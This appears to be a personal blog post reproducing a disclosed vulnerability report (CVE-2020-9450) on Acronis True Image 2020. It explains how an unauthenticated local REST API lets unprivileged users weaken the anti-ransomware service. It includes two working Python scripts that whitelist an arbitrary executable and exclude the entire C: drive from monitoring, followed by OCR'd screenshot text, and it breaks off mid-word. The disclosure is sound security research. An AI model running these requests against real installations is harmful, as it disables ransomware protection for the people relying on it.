Mads Joensen's Digital Garden

Insert articulated description of the purpose here

CVE-2020-9450: Bypass in Acronis True Image 2020

This is the report I sent Acronis about these two bypass bugs in their ransomware protection service which they acknowledged. I lost track of whether or not these are fixed, but they had plenty of time to do it.

Bypass issue

anti_ransomware_service.exe exposes a REST API that can be used by everyone, even unprivileged users. This API is used to communicate from the Acronis True Image 2020 GUI to the *anti_ransomware_service.exe*. This can be exploited to add an arbitary malicious executable to the whitelist or even exclude the entire drive from being monitored by *anti_ransomware_service.exe*.

Add executable to whitelist - steps to reproduce

1. Run the python script "add_executable_to_whitelist.py". This could of course be written in a compiled language, such that the executable did not need an installed interpreter. Example code can be found below.
2. Verify in the Acronis True Image 2020 GUI that the executable "C:\ProgramData\ransomware_exe.exe" is whitelisted.

add_executable_to_whitelist.py

```
import requests
import json

put_headers = {'User-Agent': 'AcronisRestClient', "Accept": "application/json",
    "Content-Type":"application/json"}

data = {
   "additions" : [
      {
         "path" : "C:\\ProgramData\\ransomware_exe.exe"
      }
   ],
   "removals" : []
}
r1 = requests.put('http://localhost:6109/lists/processImages/white', headers=put_headers, data=json.dumps(data))
print(r1.content)
```

Exclude drive from monitoring - steps to reproduce


1. Run the python script "exclude_drive_from_anti_ransomware.py". This could of course be written in a compiled language, such that the executable did not need an installed interpreter. Example code can be found below.
2. Verify in the Acronis True Image 2020 GUI that the path "C:*" is excluded.


exclude_drive_from_anti_ransomware.py


```
import requests
import json
import time

put_headers = {'User-Agent': 'AcronisRestClient', "Accept": "application/json",
    "Content-Type":"application/json"}

data = {
   "additions" : [
      {
         "path" : "C:\\*"
      }
   ],
   "removals" : []
}
r1 = requests.put('http://localhost:6109/lists/excludes', headers=put_headers, data=json.dumps(data))
print(r1.content)
```


Screenshots

Bypass 1



Command Prompt
Microsoft Windows [Version 10.0.18363.628]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\DumbUser>whoami /all
USER INFORMATION
User Name SID
desktop-bh066e4\dumbuser S-1-5-21-1371156420-868554956-4200789598-1002
GROUP INFORMATION
Group Name Type SID Attributes
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
PRIVILEGES INFORMATION
Privilege Name Description State
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
C:\Users\DumbUser>
Recycle Bin
Microsoft Edge
hardlink_sy...
screenshot
Sysinternal...
add_execut...
Acronis True Image
Type here to search
DAN
07.37
12/02/2020



Command Prompt
Microsoft Windows [Version 10.0.18363.628]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\DumbUser>whoami /all
USER INFORMATION
Acronis True Image 2020
BACKUP
ARCHIVE
SYNC
TOOLS
ACTIVE PROTECTION
ACCOUNT
SETTINGS
Active Protection
Protection
Activity
Manage processes
Process
Reason
Permission
No processes
Processes with set permissions will be displayed here.
Trial mode
19 days left
Buy now
Recycle Bin
Microsoft Edge
hardlink_sy...
screenshot
Sysinternal...
add_execut...
Acronis True Image
Type here to search
DAN
07.38
12/02/2020



Command Prompt
Microsoft Windows [Version 10.0.18363.628]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\DumbUser>whoami /all
USER INFORMATION
User Name SID
desktop-bh066e4\dumbuser S-1-5-21-1371156420-868554956-4200789598-1002
GROUP INFORMATION
Group Name Type SID Attributes
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
PRIVILEGES INFORMATION
Privilege Name Description State
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
C:\Users\DumbUser>cd Desktop
C:\Users\DumbUser\Desktop>python add_executable_to_whitelist.py
b'{\n\t"errorCode" : 0\n}'
C:\Users\DumbUser\Desktop>
Recycle Bin
Microsoft Edge
hardlink_sy...
screenshot
Sysinternal...
add_executa...
Acronis True Image
Type here to search
DAN
07.38
12/02/2020



Com